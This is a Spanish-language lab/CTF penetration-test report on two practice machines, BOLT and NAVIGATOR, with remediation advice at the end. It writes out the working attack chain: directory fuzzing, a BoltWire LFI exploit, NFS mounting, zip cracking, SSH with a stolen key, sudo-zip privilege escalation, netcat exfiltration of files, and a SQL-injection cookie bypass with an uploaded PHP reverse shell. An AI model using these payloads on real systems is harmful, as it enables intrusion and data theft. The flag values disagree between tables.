\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

Bandera	Contenido
Bandera1.txt	19019f428f02d94f958b9f709732a51e
Bandera2.txt	e3b9c48f529685a5fca3e8a5d7d27e0a

### 3. Maquina BOLT (.215)

En esta fase debemos de analizar cada puerto abierto en busca de vulnerabilidades a través de los puertos abiertos descubiertos. Recordemos que tenemos los puertos mostrados en la Tabla siguiente:

Tabla 3. Datos maquina BOLT

Maquina	BOLT
Dirección IP	192.168.29.215
Puerto	Versión
22	OpenSSH 7.9p1 Debian 10+deb10u2
80	Apache httpd 2.4.38
8080	Apache httpd 2.4.38
2049	(Almacenamiento)

### Análisis de vulnerabilidades (Puertos abiertos)

Debido a que la maquina tiene puertos de servicio web se hace inspección de puerto 80 como primera prioridad.

### Análisis de puerto HTTP

Para el análisis por el puerto HTTP se hace un análisis en la página web con wappalyzzer para conseguir más información como se muestra a continuación:




Figura 52. Análisis HTTP de la maquina BOLT

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT



## apache2 2.4.38-3+deb10u4 source package in Debian

### Changelog

```
apache2 (2.4.38-3+deb10u4) buster-security; urgency=high

* Import http2 modules from 2.4.46 (Closes: CVE-2020-9498, CVE-2020-11993)
* Fix error out on HTTP header larger than 16K (Closes: CVE-2020-11984)
* Fix bad regexp in mod_rewrite (Closes: CVE-2020-1927)
* Fix uninitialized memory when proxying to a malicious FTP server
  (Closes: CVE-2020-1934)

-- Xavier Guimard <email address hidden> Tue, 25 Aug 2020 22:00:29 +0200
```

### Upload details

Uploaded by:  
Debian Apache Maintainers on 2020-09-26

Uploaded to:  
Buster

Figura 53. Launchpad del apache2 2.4.38

Como podemos ver Tenemos el sistema operativo de la maquina Linux en este caso es un Debian Buster, también podemos ver que la el servicio del HTTP está mal instalado como indica la página web y al inspeccionar la página web no hay información importante destacar para una explotación así que a continuación se hace uso de búsqueda de directorios para poder encontrar algo de interés.

## Fuzzing

Durante este proceso lo que se hace uso de la herramienta gobuster para aplicar el método de fuzzing y buscar directorios con el dominio de la máquina. Aplicando fuzzing en el puerto 80 se obtiene lo siguiente:

```
Gobuster v3.6
by DJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.29.215
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

http://192.168.29.215/src (Status: 200) [Size: 927]
http://192.168.29.215/app (Status: 200) [Size: 1508]
http://192.168.29.215/extensions (Status: 200) [Size: 751]
http://192.168.29.215/vendor (Status: 200) [Size: 7420]
http://192.168.29.215/server-status (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)

Finished
```

Figura 54. Fuzzing maquina BOLT

A continuación, se examina cada dirección encontrada por el fuzzing para ver los contenidos

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT



```
#
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
  driver: sqlite
  databasename: bolt
  username: bolt
  password: I_love_java
```

Figura 58. Credenciales de archivo config

Ahora que tenemos una credencial debemos buscar algún directorio que se pueda usar, para ello también se examinara por el puerto 8080 con el método fuzzing.

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmayer (@firefart)

[+] Url: http://192.168.29.215:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 400
[+] User Agent: gobuster/3.6
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

http://192.168.29.215:8080/dev (Status: 200) [Size: 7647]
http://192.168.29.215:8080/server-status (Status: 403) [Size: 281]
Progress: 220560 / 220561 (100.00%)

Finished
```

Figura 59. Fuzzing puerto 8080

Examinando el directorio dev se tiene lo siguiente:




Figura 60. Análisis de la página web puerto 8080

Podemos ver que dentro del directorio también se encuentra un lugar para usar credenciales

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT



Figura 61. Login puerto 8080

Probamos con la credencial obtenida anteriormente. Sin embargo, no es una credencial de acceso por este medio. Entonces registramos una cuenta dentro del dominio como se muestra en la siguiente imagen:



Figura 62. Cuenta Registrada

Si hacemos un análisis de vulnerabilidades para bolt tenemos lo siguiente:

```
(kali@kali)-[~/Desktop/Navibolt/BOLT/Content]
$ searchsploit boltwire
```

Exploit Title	Path
<b>BoltWire</b> 3.4.16 - 'index.php' Multiple Cross-Site Scripting	php/webapps/36552.txt
<b>BoltWire</b> 6.03 - Local File Inclusion	php/webapps/48411.txt

Figura 63. Análisis de Vulnerabilidad

Si analizamos el **exploit de BoltWire** 6.03 tenemos un método de explotación para conocer usuarios conocidos esto se probará más adelante en la **Explotación de vulnerabilidades**

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP

LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../../etc/passwd

Result:

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Figura 64. Funcionamiento de la vulnerabilidad

Hasta el momento tenemos lo siguiente:

Tabla 4. Credenciales

Credenciales	User	Pass
Para SQL	bolt	I_love_java
Cuenta usuario creada(común)	kali	kali

Estas credenciales no son suficientes para poder vulnerar la máquina. Por ello se examinará el puerto 2049.

## Puerto 2049 (almacenamiento NAS)

En este puerto la idea es conseguir credenciales necesarias para acceder dentro de la máquina virtual. Dentro de este puerto se encuentra el almacenamiento nfs lo primero es examinar si podemos tener el acceso sin credenciales.

```
(kali@kali)-[~/Desktop/Navibolt/BOLT/Content]
$ showmount -e 192.168.29.215
Export list for 192.168.29.215:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Figura 65. Análisis de puertos accesibles al almacenamiento

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

Vemos que si se puede acceder con la dirección que tenemos porque nos encontramos dentro del rango accesible. Como podemos acceder montaremos el disco a nuestro Kali de la siguiente manera:

```
(kali@kali)-[~/Desktop/Navibolt/BOLT]
$ sudo mount -t nfs 192.168.29.215:/srv/nfs /home/kali/Desktop/Navibolt/BOLT/Montaje
```

Figura 66. Montaje de disco

Dentro del disco se tiene lo siguiente:

```
(kali@kali)-[~/Desktop/Navibolt/BOLT]
$ cd Montaje

(kali@kali)-[~/Desktop/Navibolt/BOLT/Montaje]
$ ls
save.zip

(kali@kali)-[~/Desktop/Navibolt/BOLT/Montaje]
$ unzip save.zip
Archive: save.zip
[save.zip] bandera1.txt password: 
```

Figura 67. Analizando el zip

Podemos ver que es necesario tener una contraseña, para este caso se usara el crackeo del zip para poder obtener la contraseña.

```
(kali@kali)-[~/Desktop/Navibolt/BOLT/Montaje]
$ fcrackzip save.zip -b -D -p /usr/share/wordlists/rockyou.txt
possible pw found: java101 ()
```

Figura 68. Crackeando la contraseña del zip

Mediante este método podemos ver que el posible password es java101. Posteriormente descomprimos y tenemos los siguientes archivos:

```
$ unzip Montaje/save.zip
Archive: Montaje/save.zip
[Montaje/save.zip] bandera1.txt password:
extracting: bandera1.txt
inflating: id_rsa
inflating: todo.txt
```

Figura 69. Archivos descomprimidos

```
(kali@kali)-[~/Desktop/Navibolt/BOLT/Content]
$ ls
bandera1.txt  contenttypes.yml  id_rsa  'permissions(1).yaml'  permissions.yml
config.yml    hash_zip          notas   'permissions(2).yaml'  todo.txt
```

Figura 70. Archivos del zip

De las cosas destacadas podemos ver el id\_rsa y la bandera 1, con el id\_rsa probaremos acceder por el SSH.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

## Explotación de vulnerabilidades

En esta fase se hará la explotación de vulnerabilidades con los datos obtenidos durante el análisis de vulnerabilidades. Recordemos que tenemos la vulnerabilidad **BOLTWIRE** para ver usuarios logeados y haremos uso de ello como se muestra a continuación:



Figura 71. Ingreso con credencial creado




Figura 72. Aplicando el exploit

Del resultado vemos que tenemos un usuario llamado jeanpaul que esta logeado por lo cual se agregara a la lista de usuarios, hasta el momento tenemos lo siguiente:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT



```

(kali㉿kali)-[~/Desktop/Navibolt/BOLT/Content]
$ cat user
jp
bolt
jeanpaul
root

(kali㉿kali)-[~/Desktop/Navibolt/BOLT/Content]
$ cat pass
I_love_java

```

Figura 73. Lista de usuario y password obtenidos

Probamos con las id\_rsa y el login jeanpaul para ver si logramos ingresar por SSH

```

(kali㉿kali)-[~/Desktop/Navibolt/BOLT/Content]
$ ssh -l jeanpaul 192.168.29.215 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$

```

Figura 74. ingreso con credencial y usuario nuevo

y logramos entrar como jeanpaul por ssh. El siguiente paso es escalar privilegios para finalmente conseguir las banderas.

## Escala de privilegios

En esta fase la prioridad es buscar SIUD o vulnerabilidades con permisos de root para escalar privilegios, para ello usaremos lineas para el análisis como se muestra a continuación:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT



```

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
Exposure: highly probable
Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},
[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/47133.zip
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
Comments: Requires an active PolKit agent.

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: https://codecademy.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Download URL: https://codecademy.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
Exposure: less probable
Tags: mint=19
Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
Comments: sudo configuration requires pwfeedback to be enabled.

```

Figura 75. Análisis de vulnerabilidades lineas

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

```

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-x 1 root root 113K Jun 24 2020 /usr/sbin/mount.nfs
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd --> Apple_Mac_OS(82-2000)/Solaris_
d/1412-2000/SPARC_8/9/one_password_2.0.0_2.0.1(82-1000)
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/csh --> Solaris_2.3/18
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/suexec --> Apple_Mac_OS(82-2000)/Solaris_2
000_2.0.0/one_password_2.0.0_2.0.1(82-1000)
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/passwd --> Solaris_2.3/18
-rwsr-xr-x 1 root root 154K Jan 20 2021 /usr/bin/sudo --> Apple_Mac_OS(82-2000)/Solaris_
d/1412-2000/SPARC_8/9/one_password_2.0.0_2.0.1(82-1000)
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/suexec --> Apple_Mac_OS(82-2000)/Solaris_
d/1412-2000/SPARC_8/9/one_password_2.0.0_2.0.1(82-1000)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign

```

Figura 76. Analizando SUID con privilegios root

Usaremos la vulnerabilidad del SUID sudo para ello analizaremos el comando sudo

```

jeanpaul@dev:/dev/shm$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip

```

Figura 77. Análisis de comandos para usar como root

Vemos que el camino para escalar privilegios es por el comando zip para ello usamos la plataforma GTFobins para ver un comando que nos permita ejecutar como sudo:

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF

```

Figura 78. Escalado con Zip

Ejecutamos los comandos y tenemos los privilegios de root:

```

jeanpaul@dev:/dev/shm$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
# whoami
rm: missing operand
Try 'rm --help' for more information.
# whoami
root
#

```

Figura 79. Aplicando el comando

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

Posteriormente Buscamos las Banderas faltantes

## Banderas

Para este buscaremos las banderas con el privilegio de root. Debemos de tomar en cuenta que la bandera 1 ya se obtuvo y se descargó dentro del almacenamiento nfs como se mostros análisis de vulnerabilidades en el puerto 2049 por lo cual solo faltan las banderas 2 y 3 para ello se usara un comando find par a buscar en toda la maquina como se muestra a continuación.

```
# find / -type f -regex '.*bandera[0-9]*\.txt' 2> /dev/null
/root/bandera3.txt
/home/jeanpaul/bandera2.txt
#
```

Figura 80. Buscando las Banderas

Una vez que tenemos las direcciones lo que haremos es enviar los documentos a nuestra maquina Kali para ello se usara en el Kali un netcat en modo escucha en el puerto 9002 y en el lado de la máquina virtual se leera las banderas y se enviara el contenido por netcat como se muestra continuación

```
# cat /home/jeanpaul/bandera2.txt | nc -w 3 192.168.29.208 9002
# cat /root/bandera3.txt | nc -w 3 192.168.29.208 9002
#
```

Figura 81. Transferencia de las banderas a máquina Kali

```
(kali@kali) - [~/Desktop/Navibolt/BOLT/Content]
$ nc -lvp 9002 > /home/kali/Desktop/Navibolt/BOLT/Content/Bandera2.txt
listening on [any] 9002 ...
connect to [192.168.29.208] from (UNKNOWN) [192.168.29.215] 33878

(kali@kali) - [~/Desktop/Navibolt/BOLT/Content]
$ nc -lvp 9002 > /home/kali/Desktop/Navibolt/BOLT/Content/Bandera3.txt
listening on [any] 9002 ...
connect to [192.168.29.208] from (UNKNOWN) [192.168.29.215] 33880

(kali@kali) - [~/Desktop/Navibolt/BOLT/Content]
$ ls
bandera1.txt  Bandera3.txt  contenttypes.yml  hash_zip  notas  permissions.yml  user
Bandera2.txt  config.yml    hash_idrsa       id_rsa    pass   todo.txt
```

Figura 82. Kali en modo escucha

El contenido de las banderas son las siguientes:

```
(kali@kali) - [~/Desktop/Navibolt/BOLT/Content]
$ cat bandera1.txt
aa7153d8889e1efd2bd57dab46e528e5

(kali@kali) - [~/Desktop/Navibolt/BOLT/Content]
$ cat Bandera2.txt
2d1b15dceeaf04a2a6314135f845dee77

(kali@kali) - [~/Desktop/Navibolt/BOLT/Content]
$ cat Bandera3.txt
3c14d6f8ee4c66f8c4d9569b3101605a
```

Figura 83. Corroborando la información de las banderas

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

A continuación, pondrá en una tabla el contenido de las banderas

Tabla 5. Banderas maquina BOLT

Bandera	Contenido
Bandera1.txt	aa7153d8889e1efd2bd57dab46e528e5
Bandera2.txt	2d1b15dceeaf04a2a6314135f845dee77
Bandera3.txt	3c14d6f8ee4c66f8c4d9569b3101605a

## 4. Extra Opcional

Se puede hacer Bypass usando el comando curl de la siguiente manera:

Primero se debe de enviar la dirección del HOST la línea de SQL inyection y debemos de adquirir la NVSID que viene a ser como la sesión activa por el exploit, **se debe de tener en cuenta que el NVSID puede cambiar cada cierto tiempo**

```
(kali@kali)-[~]
└─$ curl -X POST "http://navigator.hm/navigate/login.php" -b 'navigate-user=\" OR TRUE--%20' -I -s | grep "NVSID_"
Set-Cookie: NVSID_5941add9=okg8itqkp7is3a0it3gpecd7nj; expires=Thu, 07-Nov-2024 07:58:23 GMT; Max-Age=3600; path=/; domain=navigator.hm
Set-Cookie: NVSID_5941add9=okg8itqkp7is3a0it3gpecd7nj; expires=Thu, 07-Nov-2024 07:58:23 GMT; Max-Age=3600; path=/; domain=navigator.hm
```

Figura 84. Capturando la sesión vulnerada con SQL inyection

Lo que debemos hacer es tener una imagen que se llamara imagen.jpg que contenga un código en PHP para poder hacer un reverse Shell por el **puerto 7979** como figura en la siguiente imagen:

```
<?php
system("nc -e /bin/bash 192.168.29.208 7979");
?>
```

Figura 85. Cargando payload

Ahora lo que debemos hacer es dejar nuestra maquina en modo escucha para recibir el reverse Shell y enviar un curl para enviar la imagen con la sesión abierta u hacer un curl final para ejecutarlo como se muestra a continuación:

```
(kali@kali)-[~/Desktop/Navibolt/NAVI/script]
└─$ curl -X POST "http://navigator.hm/navigate/navigate_upload.php" -H "Content-Type: multipart/form-data" -F "name=imagen.jpg" -F "session_id=q4pa2rn79lsafj7l2c76tb461i" -F "engine=picnik" -F "id=../../../../navigate_info.php" -F "file=@imagen.jpg"

(kali@kali)-[~/Desktop/Navibolt/NAVI/script]
└─$ curl "http://navigator.hm/navigate/navigate_info.php" -I -s
```

Figura 86. enviando el payload al HOST

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT

Finalmente nos devuelve la sesión y le damos un whoami para saber quiénes somos

```
(kali@kali)~[~/Desktop/Navibolt/NAVI/script]
$ nc -lvp 7979
listening on [any] 7979 ...
connect to [192.168.29.208] from (UNKNOWN) [192.168.29.214] 49768
whoami
www-data
```

Figura 87. Entrada a la maquina

## 5. Conclusiones y Recomendaciones

### Maquina NAVIGATOR

- De recomendación no insertar correos que puedan usarse como credenciales dentro del código HTML de los directorios externos
- Actualizar el servicio NAVIGATOR, ya que se encuentra desactualizada y gracias a esta desactualización se pudo aprovechar un exploit para poder ingresar dentro de la maquina
- Evitar tener usuarios y contraseñas en las configuraciones de las bases de datos
- Evitar dejar SUID con privilegios de root sin restricciones y solo darles este privilegio a acciones específicas

### Maquina BOLT

- Se debe de evitar guardar credenciales en almacenamiento (puerto 2049) donde pueda tener acceso todos.
- Limitar el acceso al SUID zip con privilegio de root para evitar que cualquiera dentro pueda tener dicho privilegio
- Según las vulnerabilidades detectadas se recomienda también actualizar constantemente la maquina ya que actualmente se encuentra una vulnerabilidad, esto se debe a que el comando SUDO esa desactualizado **la vulnerabilidad es CVE-2021-3156**

### Conclusiones

- Se debe de evitar tener SUID con privilegios de root sin contraseñas ya que es una mala practica
- Actualizar constantemente sus máquinas para parchar las nuevas vulnerabilidades que se pueden encontrar.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-NAVI-BOLT